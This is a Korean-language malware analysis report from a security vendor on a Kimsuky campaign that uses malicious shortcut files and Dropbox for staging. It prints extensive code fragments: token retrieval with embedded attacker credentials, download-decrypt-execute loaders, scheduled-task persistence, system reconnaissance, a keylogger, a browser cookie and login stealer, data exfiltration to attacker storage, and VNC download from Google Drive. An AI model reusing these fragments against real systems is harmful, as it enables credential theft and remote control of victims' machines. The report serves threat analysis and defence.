악성코드 상세 분석 보고서

DropBox 를 이용한 악성코드
(Kimsuky)

(Document No : DT-20240322-001)


HAURI

www.hauri.co.kr

∘ 분석 개요

작년 12 월부터 현재까지 북한의 해킹 그룹 Kimsuky 에서 안보 관련 및 가상화폐 투자자들 대상으로 DropBox 를 사용한 바로가기 파일(.lnk) 악성코드를 유포하고 있는 것이 발견됐으며 키로거, 브라우저 로그인 정보 탈취 등 정보 탈취에 중점을 두고 있다.

∘ 악성코드 순서도



1. 트레이딩 스파르타코스 강의안-100 불남(2 차).pdf.lnk


(MD5 : FCDCC6C56AE43F7A78413CC5204E9314, SIZE : 1,104,286)

개요 : PowerShell 코드를 사용해 DropBox 에 접속하여 암호화된 악성코드들을 읽어와 실행

ViRobot	LNK.S.Downloader.1104286

상세분석 :

(1) 바로가기 파일(.lnk) 실행 시 PowerShell 코드가 실행된다.



[그림 1] 바로가기 파일(.lnk)에 작성된 PowerShell 코드

(2) 실행된 PowerShell 코드는 Refresh Token 을 사용해 공격자의 DropBox 에 접근할 수 있는 Access Token 을 획득한다.

```
$clientID = "6nyl8w1u3w4k2lz";
$clientSecret = "ikan154ee87osqq";
$refreshToken = "h_QLZB8VqqoAAAAAAAAASvKa1MT2U3VD-iDx_3_C_QVY1ePp0C5Ka4FUa33Eux1";
$body = @{grant_type="refresh_token";
refresh_token=$refreshToken;
client_id=$clientID;
client_secret=$clientSecret};
$tokenEndpoint = "https://api.dropboxapi.com/oauth2/token";
$response = Invoke-RestMethod -Uri $tokenEndpoint -Method Post -Body $body;
if ($response.access_token) {
    $accessToken = $response.access_token;
}
```

[그림 2] Access Token 획득 코드

(3) 획득한 Access Token 을 사용하여 공격자 DropBox 의 “/step1/ps.bin” 경로에 존재하는 파일을 읽어온다.

```
$downloadUrl = "https://content.dropboxapi.com/2/files/download";
$remoteFilePath = "/step1/ps.bin";
$request = [System.Net.HttpWebRequest]::Create($downloadUrl);
$request.Method = "POST";
$request.Headers.Add("Authorization", "Bearer $accessToken");
$request.Headers.Add("Dropbox-API-Arg", '{"path": "' + $remoteFilePath + '"}');
$response = $request.GetResponse();
$receiveStream = $response.GetResponseStream();
```

[그림 3] /step1/ps.bin 다운로드

(4) 읽어온 "/step1/ps.bin" 파일은 AES 방식으로 복호화한다.

```
2 references
Function AESDecrypt { param ( [Byte[]]$bytes,[String]$pass="pa55w0rd")
    $InputStream = New-Object System.IO.MemoryStream(,$bytes);
    $OutputStream = New-Object System.IO.MemoryStream;
    $Salt = New-Object Byte[](32);
    $BytesRead = $InputStream.Read($Salt, 0, $Salt.Length);
    if ( $BytesRead -ne $Salt.Length ) {
        exit;
    }
    $PBKDF2 = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($pass, $Salt);
    $AESKey = $PBKDF2.GetBytes(32);
    $AESIV = $PBKDF2.GetBytes(16);
    $AES = New-Object Security.Cryptography.AesManaged;
    $Dec = $AES.CreateDecryptor($AESKey, $AESIV);
    $CryptoStream = New-Object System.Security.Cryptography.CryptoStream($InputStream, $Dec, [System.Security.Cryptography.CryptoStreamMode]::Read);
    $CryptoStream.CopyTo($OutputStream);
    $OutputStream.Dispose();
    return $OutputStream.ToArray();
}
```

[그림 4] 복호화 코드

(5) 복호화된 "/step1/ps.bin" 파일은 iex 함수로 실행시킨다.

```
$pass = "pa55w0rd";
if ($receiveStream -ne $null) {
    $streamReader = New-Object System.IO.StreamReader($receiveStream);
    $memoryStream = New-Object System.IO.MemoryStream;
    $buffer = New-Object byte[] 1024;
    $read = 0;
    do {
        $read = $receiveStream.Read($buffer, 0, $buffer.Length);
        $memoryStream.Write($buffer, 0, $read);
    } while ($read -gt 0);

    $enc_bytes = $memoryStream.ToArray();
    $dec_bytes = AESDecrypt -bytes $enc_bytes -pass $pass;
    $newString = [System.Text.Encoding]::UTF8.GetString($dec_bytes);
    iex $newString;
    $memoryStream.Close();
    $streamReader.Close();
};
```

[그림 5] /step1/ps.bin 복호화 후 실행

(6) 실행된 "/step1/ps.bin" 파일은 이전과 동일하게 DropBox 에 접근하여 "/step1/r_enc.bin" 파일을 읽어온다.

```
    $downloadUrl = "https://content.dropboxapi.com/2/files/download"
    #$accessToken = "sl.Bqs9oVewMRPp5pZMIA-mYZOA0cUnxr8F_D9XRt0zHtD3IdIOw2e-AmAfQF-xQEAU2LIs-WgskNznhdZ5RDZ19ExQcR-r
    $remoteFilePath = "/step1/r_enc.bin"
    $request = [System.Net.HttpWebRequest]::Create($downloadUrl)
    $request.Method = "POST"
    $request.Headers.Add("Authorization", "Bearer $accessToken")
    $request.Headers.Add("Dropbox-API-Arg", '{"path": "' + $remoteFilePath + '"}')
    $response = $request.GetResponse()
    $receiveStream = $response.GetResponseStream()
```

[그림 6] /step1/r_enc.bin 다운로드

(7) 읽어온 "/step1/r_enc.bin" 파일은 GZip 방식으로 복호화 후 Invoke 를 사용해 makeProbe1 함수에 BASE64 로 인코딩된 값을 인자로 주고 실행한다.

```
if ($receiveStream -ne $null) {
    $streamReader = New-Object System.IO.StreamReader($receiveStream)
    $memoryStream = New-Object System.IO.MemoryStream
    $buffer = New-Object byte[] 1024
    $read = 0
    do {
     $read = $receiveStream.Read($buffer, 0, $buffer.Length)
     $memoryStream.Write($buffer, 0, $read)
     } while ($read -gt 0)
    $enc_bytes = $memoryStream.ToArray()
    $length = $enc_bytes.Length
   [byte[]]$exBytes = GzExtract ($enc_bytes)
   $length = $exBytes.Length
   $assembly = [System.Reflection.Assembly]::Load($exBytes)
   foreach ($type in $assembly.GetTypes())
   {
     foreach ($method in $type.GetMethods())
     {
        if (($method.Name.ToLower()).equals($name2.ToLower()))
        {
            $instance = [System.Activator]::CreateInstance($type)
            $method.Invoke($instance, "RnVuY3Rpb24gR2V0VmFsdWVGcm9tSlNPTihqc29uU3RyaW5nLCBrZXkpDQogICAgU2V0IHJlZ2V4ID0gTmV3IFJlZ0V4cA0KICAgIHJlZ2V4LlBhdHRlc
            #[namespace.Class]::Main($parametre)
            #$instance::Main()
        }
     }

$name2 = "makeProbe1";
```

[그림 7] /step1/r_enc.bin 실행

(8) 실행된 makeProbe1 함수는 BASE64 인코딩된 인자 값을 디코딩 후 version103.vbs 파일로 저장 후 실행시킨다.

```
    // Token: 0x06000015 RID: 21 RVA: 0x000033A8 File Offset: 0x000015A8
    public static void makeProbe1(string base64str)
    {
        byte[] array = Convert.FromBase64String(base64str);
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Templates);
        string text = folderPath + "\\version103.vbs";
        using (FileStream fileStream = File.Create(text))
        {
            fileStream.Write(array, 0, array.Length);
            fileStream.Close();
        }
        Process process = new Process();
        Process process2 = new Process();
        Process process3 = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/c schtasks /Delete upDate_chrome /F";
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        process.WaitForExit();
        process2.StartInfo.FileName = "wscript.exe";
        process2.StartInfo.Arguments = text;
        process2.Start();
        process2.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process2.WaitForExit();
        Console.WriteLine("Task created successfully!");
    }
```

[그림 8] makeProbe1 함수

(9) version103.vbs 파일은 DropBox 에서 "/step1/info_sc.txt" 파일을 읽어와 실행한다.

```
Const DROPBOX_API_ENDPOINT = "https://content.dropboxapi.com/2/files/download"
'Const ACCESS_TOKEN = "sl.Bqs9oVewMRPp5pZMIA-mYZOA0cUnxr8F_D9XRt0zHtD3IdIOw2e-AmAfQF-xQEAU2LIs-WgskNznhdZ5RDZ19ExQcR-rMu6eKLFHFEZKCBd0hX-CyTiTbLLhcV-FBCWnQ-IWf
Const REMOTE_FILE_PATH = "/step1/info_sc.txt"
objHTTP.Open HTTP_METHOD, DROPBOX_API_ENDPOINT, False
objHTTP.SetRequestHeader "Authorization", "Bearer " & ACCESS_TOKEN
objHTTP.SetRequestHeader "Content-Type", "application/octet-stream"
objHTTP.SetRequestHeader "Dropbox-API-Arg", "{""path"": """ & REMOTE_FILE_PATH & """}"

objHTTP.Send

If objHTTP.Status = 200 Then

    ' octet-stream 데이터를 바이너리로 읽어오기
    responseData = objHTTP.responseBody

    ' 바이너리 데이터를 문자열로 변환
    Dim inputStream
    Set inputStream = CreateObject("ADODB.Stream")
    inputStream.Open
    inputStream.Type = 1 ' adTypeBinary
    inputStream.Write responseData
    inputStream.Position = 0
    inputStream.Type = 2 ' adTypeText
    inputStream.Charset = "UTF-8" ' 문자 인코딩 설정 (필요한 경우 변경)

    ' 문자열로 변환
    Dim convertedString
    convertedString = inputStream.ReadText

    ' Stream 닫기
    inputStream.Close

    ' 변환된 문자열 출력
    'WScript.Echo convertedString
    Execute (convertedString)
```

[그림 9] /step1/info_sc.txt 다운로드 및 실행

(10) 실행된 "/step1/info_sc.txt" 파일은 정상 파일로 위장하기 위해 문서 파일을 다운로드 후 실행

- 다운로드 주소 : hxxps://hyojadong.kr/js/slick/doc/1.pdf


```
Sub WMProc(p_cmd)
    wh = "winmgmts:"
    wt = "win32_process"
    set wm = GetObject(wh & wt)
    set ows = GetObject(wh & "\root\cimv2")
    set ost = ows.Get(wt & "startup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub
WMProc("cmd /c curl https://hyojadong.kr/js/slick/doc/1.pdf >> %temp%\트레이딩_스파르타코스_강의안_100불남_2차.pdf & %temp%\트레이딩_스파르타코스_강의안_100불남_2차.p
```

[그림 10] 문서 파일 다운로드 후 실행

[그림 11] 트레이딩_스파르타코스_강의안_100 불남_2 차.pdf

(11) 이후 info_sc.txt 파일은 아래와 같은 행위를 한다.

- v{랜덤}와 w{랜덤}.ps1 파일을 생성
- v{랜덤} 파일은 10 분마다 실행되게 작업 스케줄러에 등록
- w{랜덤}.ps1 파일을 사용해 Dropbox 에서 "/step1/info_ps.bin" 파일을 읽어와 복호화 후 실행



[그림 12] 작업 스케줄러에 등록된 v{랜덤} 파일

```
    ct = Now
    Reserve vPath, vTxt
    'Reg vPath
    Reg1 vPath 작업 스케줄러 등록
    pow_cmd = "powershell -ep bypass -file path ""/step1/info_ps.bin"""
    pow_cmd = Replace(pow_cmd, "path", psPath)
    WMProc(pow_cmd) info_ps.bin 다운로드 후 실행
End If
```

[그림 13] info_sc.txt 코드 일부

(12) 실행된 "/step1/info_ps.bin" 코드는 감염 PC 의 각종 정보를 수집한다.

- 프로세스&서비스 목록 (명령어 tasklist 사용)
- 시스템 정보 (명령어 sysinfo 사용)
- 방화벽 설정 (명령어 netsh 사용)
- 사용중인 PC 백신 목록 (WMIC 사용)
- 특정 폴더 내 파일 목록 (바탕화면, 문서, 다운로드, Recent, 시작 프로그램, Program File)

```
$sysInfo = SystemInfo; $sysInfo = ArrayToString($sysInfo);
$upData = "++++++++++++++++ System ++++++++++++++++`r`n" + $sysInfo + "`r`n`r`n";

$taskList_v = tasklist; $taskList_v = ArrayToString($taskList_v);
$upData += "++++++++++++ Task Detail ++++++++++++`r`n" + $taskList_v + "`r`n`r`n";

$taskList_svc = tasklist /svc; $taskList_svc = ArrayToString($taskList_svc);
$upData += "++++++++++++ Task Service ++++++++++++`r`n" + $taskList_svc + "`r`n`r`n";

$firewall_st = Netsh Advfirewall show allprofiles; $firewall_st = ArrayToString($firewall_st);
$upData += "++++++++++ Firewall Status ++++++++++++`r`n" + $firewall_st + "`r`n`r`n";

$av_soft = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += "++++++++++++ AntiVirus ++++++++++++++`r`n" + $av_soft + "`r`n";

$av_soft2 = "";
$status = Get-WmiObject -NameSpace "ROOT\SecurityCenter2" -class "AntiVirusProduct";
if( $status -ne $null ) {
    $av_soft2 = $status.GetText([System.Management.TextFormat]::Mof);
}
$upData += $av_soft2 + "`r`n`r`n";
```

[그림 14] PC 정보 수집 코드(/step1/info_ps.bin)

(13) 수집된 정보는 AES 방식으로 암호화되어 공격자의 DropBox 에 업로드된다.
※ 업로드 경로 : /log1/{내부 IP}/enc_info{날짜}

```powershell
# Access Token 요청
$tokenEndpoint = "https://api.dropboxapi.com/oauth2/token"
$response = Invoke-RestMethod -Uri $tokenEndpoint -Method Post -Body $body
$accessToken = ""
# 요청 결과 확인
if ($response.access_token) {
    $accessToken = $response.access_token
    Write-Host "새로운 Access Token: $newAccessToken"
} else {
    Write-Host "Access Token을 가져오는 데 실패했습니다."
    Write-Host "에러: $($response.error_summary)"
}
   $ipAddress = (Get-NetIPAddress | Where-Object { $_.AddressFamily -eq 'IPv4' -and $_.InterfaceAlias -ne 'Loopback' }).IPAddress
   $time_sata = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
   $name = $name + $time_sata
   # HTTP 요청 헤더 구성
   $headers = @{
     "Authorization" = "Bearer $accessToken"
     "Content-Type" = "application/octet-stream"
     "Dropbox-API-Arg" = "{`"path`": `"/log1/$ipAddress[1]/$name`",`"mode`": `"add`"}"
    }

    # 파일 업로드 요청 보내기
    $response = Invoke-RestMethod -Method Post -Uri $uploadUrl -Headers $headers -Body $updata
}
```

[그림 15] DropBox 업로드 코드(/step1/info_ps.bin)

(14) 10 분마다 실행되는 v{랜덤} 파일은 w{랜덤}.ps1 파일을 사용해 DropBox 에서 "/step1/m_ps.bin" 파일을 읽어와 복호화 후 실행한다.

```
pow_cmd = "powershell -ep bypass -file path ""/step1/m_ps.bin"""
pow_cmd = Replace(pow_cmd, "path", psPath)
wh = "winmgmts:"
wt = "win32_process"
set wm = GetObject(wh & wt)
set ows = GetObject(wh & "\root\cimv2")
set ost = ows.Get(wt & "startup")
set oconf = ost.SpawnInstance_
oconf.ShowWindow = 12
errReturn = wm.Create(pow_cmd, Null, oconf, pid)
```

[그림 16] /step1/m_ps.bin 파일 다운로드 코드(v{랜덤})

(15) 실행된 "/step1/m_ps.bin" 파일은 "Main#202401154939ss0913" 이름의 뮤텍스를 생성

```powershell
$bMute = $true;
$muteTxt = "Main#202401154939ss0913";
try{
    $curMute = [System.Threading.Mutex]::OpenExisting($muteTxt);
    $bMute = $false;
}catch{
    $newMute = New-Object System.Threading.Mutex($true,$muteTxt);
}
```

[그림 17] 뮤텍스 생성

(16) 공격자의 DropBox 에서 "/step1/ad_ps.bin" 이름의 최종 악성코드를 읽어와 복호화 후 실행한다.

```
$remoteFilePath = "/step1/ad_ps.bin"
$request = [System.Net.HttpWebRequest]::Create($downloadUrl)
$request.Method = "POST"
$request.Headers.Add("Authorization", "Bearer $accessToken")
$request.Headers.Add("Dropbox-API-Arg", '{"path": "' + $remoteFilePath + '"}')
$response = $request.GetResponse()
$receiveStream = $response.GetResponseStream()
$pass = "pa55w0rd"
if ($receiveStream -ne $null) {
  $streamReader = New-Object System.IO.StreamReader($receiveStream)
  $memoryStream = New-Object System.IO.MemoryStream
  $buffer = New-Object byte[] 1024
  $read = 0
  do {
     $read = $receiveStream.Read($buffer, 0, $buffer.Length)
      $memoryStream.Write($buffer, 0, $read)
  } while ($read -gt 0)
  $enc_bytes = $memoryStream.ToArray()
  $dec_bytes = AESDecrypt -bytes $enc_bytes -pass $pass;
  $newString = [System.Text.Encoding]::UTF8.GetString($dec_bytes)
  iex $newString
  $job = Start-Job -script $scblock -args $uri, $pass;
  $sec = $min * 60;
  Start-Sleep -Seconds $sec;
  $memoryStream.Close()
  $streamReader.Close()
  }
$receiveStream.Close()
$response.Close()
```

[그림 18] /step1/ad_ps.bin 파일 다운로드 후 실행 코드

(17) "ad_ps.bin" 파일은 여러 가지의 유형이 존재하며, 현재까지는 웹 브라우저 정보 탈취, 키로깅, VNC 가 발견되고 있다.

Keylogger (ad_ps.bin)

(18) 먼저 키로깅 악성코드는 "Global₩AlreadyRunning191122" 뮤텍스를 생성 후 사용자의 키 입력 및 클립보드를 %Appdata%₩Microsoft₩Windows₩Themes₩version.xml 경로에 저장

```
$scblock = {
    $Path = "$env:appdata\Microsoft\Windows\Themes\version.xml"

    $al = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder');
    $f = @("GetAsyncKeyState", "GetKeyboardState", "MapVirtualKey", "GetForegroundWindow", "GetWindowText", "ToUnicode", "GetClipboardSequenceNumber", "IsClipbo

    $pref = $al[0] + $al[1];

    $clk = 'using System;using System.Diagnostics;using System.Runtime.InteropServices;using System.Security.Principal;public class CLK{[DllImport("user32.dll",

    Add-Type -TypeDefinition $clk;
    Add-Type -Assembly PresentationCore;

    $bMute = $true;
    $strMute = "Global\AlreadyRunning191122";

    try{
        $curMute = [System.Threading.Mutex]::OpenExisting($strMute);
        $bMute = $false;
    }catch{
        $newMute = New-Object System.Threading.Mutex($true,$strMute);
    }
```

[그림 19] 키로깅 설정 코드

```
while($bMute){
    Start-Sleep -Milliseconds 1;

    $hTopWnd = $CL::($f[3])();
    $len = $CL::($f[4])($hTopWnd, $curWnd, $curWnd.Capacity);

    if($curWnd.ToString() -ne $oldWnd){
        $oldWnd = $curWnd.ToString();
        $t = Get-Date -Format "yyyy/MM/dd`tHH:mm:ss";
        [System.IO.File]::AppendAllText($Path, "`n++++++++ [" + $t + "] [" + $curWnd.ToString() + "] ++++++++`n", $o_enc_mode);
    }

    $curTick = $CL::($f[8])();
    if(($oldTick -eq 0) -or (($curTick - $oldTick) -gt 1000)){
        $oldTick = $curTick;
        $curClip = $CL::($f[6])();
        if($oldClip -ne $curClip){
            $oldClip = $curClip;
            if($CL::($f[7])(1)){
                $clip = "`n++++++++ [Clipboard] ++++++++`n" + [Windows.Clipboard]::GetText() + "`n++++++++++++++++++++++++++++++`n";
                [System.IO.File]::AppendAllText($Path, $clip, $o_enc_mode);
            }
        }
    }
```

[그림 20] 키로깅 코드

(19) 저장된 키로깅 파일은 m_ps.bin 파일에서 AES 로 암호화 후 공격자의 DropBox 로 업로드한다.

- 업로드 경로 : /log1/{내부 IP}/enc_key{날짜}

```
$min = 0;
$dir = "$env:appdata\Microsoft\Windows";
$log = $dir + "\Themes\version.xml";

while($bMute) {
    if([System.IO.File]::Exists($log)) {
        $logbytes = [System.IO.File]::ReadAllBytes($log);
        [System.IO.File]::Delete($log);
        $enc_bytes = AESEncrypt -bytes $logbytes -pass $pass;
        $req_uri = $uri + "/inc/basl/up1/show.php";
        PostBinary -uri $req_uri -bytes $enc_bytes -name "enc_key";
    }
```

[그림 21] 키로깅을 업로드하는 m_ps.bin 파일 코드

Browser Infostealer (ad_ps.bin)

(20) Chrome, Edge, Naver Whale 웹 브라우저에 저장된 Cookies, History, LoginData 를 수집한다.

```
Function BrowserInfo {
    function GetBrowserInfo {

        Add-Type -AssemblyName System.Security;

        $appPath = $env:LOCALAPPDATA;
        $browserTypes = @("Chrome", "Edge", "Whale");
        $dataPaths = @("\Google\Chrome\User Data", "\Microsoft\Edge\User Data", "\Naver\Naver Whale\User Data");
        $emptyJSON = "{}";
        $stateRetJson = $emptyJSON | ConvertFrom-JSON;

        for ( $i = 0 ; $i -lt $browserTypes.Length ; $i ++ ) {
            if( [System.IO.Directory]::Exists($appPath + $dataPaths[$i]) ) {
                if($browserTypes[$i] -eq "Chrome" ){
                Stop-Process -Name "chrome";
                } elseif($browserTypes[$i] -eq "Edge" ){
                Stop-Process -Name "msedge";
                }
```

[그림 22] 웹 브라우저 정보 탈취 코드 1

```
            $localStateZip = GzCompress -strData $localStateTxt;
            $browser | Add-Member -Name "LocalState" -Value $localStateZip -MemberType NoteProperty;

            $cookie_path = $appPath + $dataPaths[$i] + "\Default\Cookies";
            if( (Test-Path $cookie_path) -eq $false ) {
                $cookie_path = $appPath + $dataPaths[$i] + "\Default\Network\Cookies";
            }

            $cookies = GzFile($cookie_path);
            $browser | Add-Member -Name "Cookies" -Value $cookies -MemberType NoteProperty;

            $history = GzFile($appPath + $dataPaths[$i] + "\Default\History");
            $browser | Add-Member -Name "History" -Value $history -MemberType NoteProperty;

            $loginData = GzFile($appPath + $dataPaths[$i] + "\Default\Login Data");
            $browser | Add-Member -Name "LoginData" -Value $loginData -MemberType NoteProperty;

            $stateRetJson | Add-Member -Name $browserTypes[$i] -Value $browser -MemberType NoteProperty;
```

[그림 23] 웹 브라우저 정보 탈취 코드 2

(21) Cookies 및 LoginData 를 복호화하기 위해 LocalState 에서 MasterKey 를 구한 다음 수집된 정보들을 GZip 방식으로 압축 후 BASE64 인코딩하여 JSON 방식으로 저장

```
{
    "Chrome":  {
                    "LocalState":  "H4sIAAAAAAAAEAJy7V5LjWrYlOJW0+GX6JbS4Zs+soAmSAAgQgkTdMjdorSX5rAZRA+i/HkB/9EeP
                    "Cookies":  "H4sIAAAAAAAAEAOy9CSCU37s4PgbDMIt93/clxi7ZsmXfl5JqGmMwjBlmxtrCFElapMUelTZCol2lpEg
                    "History":  "H4sIAAAAAAAAEAOx9CWAURdZ/9xx9zPQBhBBuAiGBQO7JiUSYHOS+74jGycxkMslkJsxMThUJICIgeCC
                    "LoginData":  "H4sIAAAAAAAAEAO2cPW/bRhjHSdMWHTt27LyAMNyBQFDEhJ0mRuohMYpGsZlUiCInihTEaAuCos7Owa
                },
    "Edge":  {
                "LocalState":  "H4sIAAAAAAAAEAOy92bLbWNIu9iodurKD3cI8dcTvMGaCBEkAJAEC5/9jB+Z5IGawo+7OI9h3vvHzOc
                "Cookies":  "H4sIAAAAAAAAEAOy9B0BTz7I/ngAJBAih914FgdCbSO9NpClSYhoQCQkmoUoxSBMRxYIVQUXBhg2wIFjAg
                "History":  "H4sIAAAAAAAAEAOy9CXwjZ33wL1nybWmSbDbO7mazTjb2rsnauq8Es+i+71scYjQaSWONZqSZ0VkosfdIQ
                "LoginData":  "H4sIAAAAAAAAEAO2dT2zjWB3H7TjJm3+dmXa2mKqMxmiWba12+0elC50KsZk0O1SbTaeZFu0IkOXYr6m
            }
}
```

[그림 24] 수집된 정보들

(22) 이후 수집된 정보들은 AES 로 암호화 후 공격자의 DropBox 로 업로드한다.

- 업로드 경로 : /log1/{내부 IP}/ brwInfo{날짜}

VNC (ad_ps.bin)

(23) 구글 드라이브에 접속하여 암호화된 aaa.bin 파일을 읽어와 복호화 후 실행한다.

```
Function AESDecrypt {
    param (
        [Byte[]]$bytes,
        [String]$pass
    )

        InputStream = New-Object System.IO.MemoryStream(,$bytes);
        $OutputStream = New-Object System.IO.MemoryStream;
        $Salt = New-Object Byte[](32);
        $BytesRead = $InputStream.Read($Salt, 0, $Salt.Length);
        if ( $BytesRead -ne $Salt.Length ) {
            exit;
        }
        $PBKDF2 = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($pass, $Salt);
        $AESKey = $PBKDF2.GetBytes(32);
        $AESIV = $PBKDF2.GetBytes(16);
        $AES = New-Object Security.Cryptography.AesManaged;
        $Dec = $AES.CreateDecryptor($AESKey, $AESIV);
        $CryptoStream = New-Object System.Security.Cryptography.CryptoStream($InputStream, $Dec, [System.Security.Cryptography.CryptoStreamMode]::Read);
        $CryptoStream.CopyTo($OutputStream);
        $OutputStream.Dispose();
        return $OutputStream.ToArray();
    }

$pass = "pa55w0rd";
[byte[]]$enc_bytes = (wget -UseBasicParsing "https://docs.google.com/uc?export=download&id=1ozMn1xAJoCFQjXJqyYouMxhYBB79QqQz").content;
$dec_bytes = AESDecrypt -bytes $enc_bytes -pass $pass;
$newString = [System.Text.Encoding]::UTF8.GetString($dec_bytes);
iex $newString;
```

[그림 25] aaa.bin 다운로드 후 실행

(24) 실행된 aaa.bin 파일은 구글 드라이브에 접속하여 VNC 파일이 포함된 압축 파일을 다운로드 한다.

(25) 다운로드된 압축 파일은 %Appdata% 폴더에 압축 해제한다.

```
    try {
        $outPath = "$env:TEMP\" + [System.IO.Path]::GetRandomFileName();
        $exPath = $outPath.Substring(0, $outPath.LastIndexOf('.'))
        $outPath = $exPath + ".zip";
        $exPath = "$env:appdata";
        $calc_data_exe = $exPath + "\calc.zip";
        $calc_data_exe1 = $exPath + "\winvnc.exe";
        $calc_data_ini = $exPath + "\ultravnc.ini";
        $calc_run_s = $exPath + "\ultrarunv";
        $check_exist = (Test-Path $calc_data_exe);
        if( -not $check_exist ) {
            Invoke-WebRequest -Uri $srcURL -OutFile $outPath;
            if( (Test-Path $outPath) ) {
                if(Test-Path $calc_data_exe1){
                  [System.IO.File]::Delete($calc_data_exe1);
                }
                if(Test-Path $calc_data_ini){
                  [System.IO.File]::Delete($calc_data_ini);
                }
                if(Test-Path $calc_run_s){
                  [System.IO.File]::Delete($calc_run_s);
                }
                Expand-Archive $outPath -DestinationPath $exPath;

                [System.IO.File]::Delete($outPath);
            }

            $check_exist1 = (Test-Path $calc_data_exe1);
        }
```

ExtractSQLite -srcURL "https://docs.google.com/uc?export=download&id=1pOtEGB-S1

[그림 26] 압축 파일 다운로드

ultra.zip

이름	원본 크기	압축 크기	파일 종류	수정한 날짜	암호 방식	CRC
ultravnc.ini	1,155	616	구성 설정	2023-12-12 오후 6:18:43		d3688cfe
winvnc.exe	2,912,200	1,070,389	응용 프로그램	2023-10-21 오후 9:47:06		7045b120

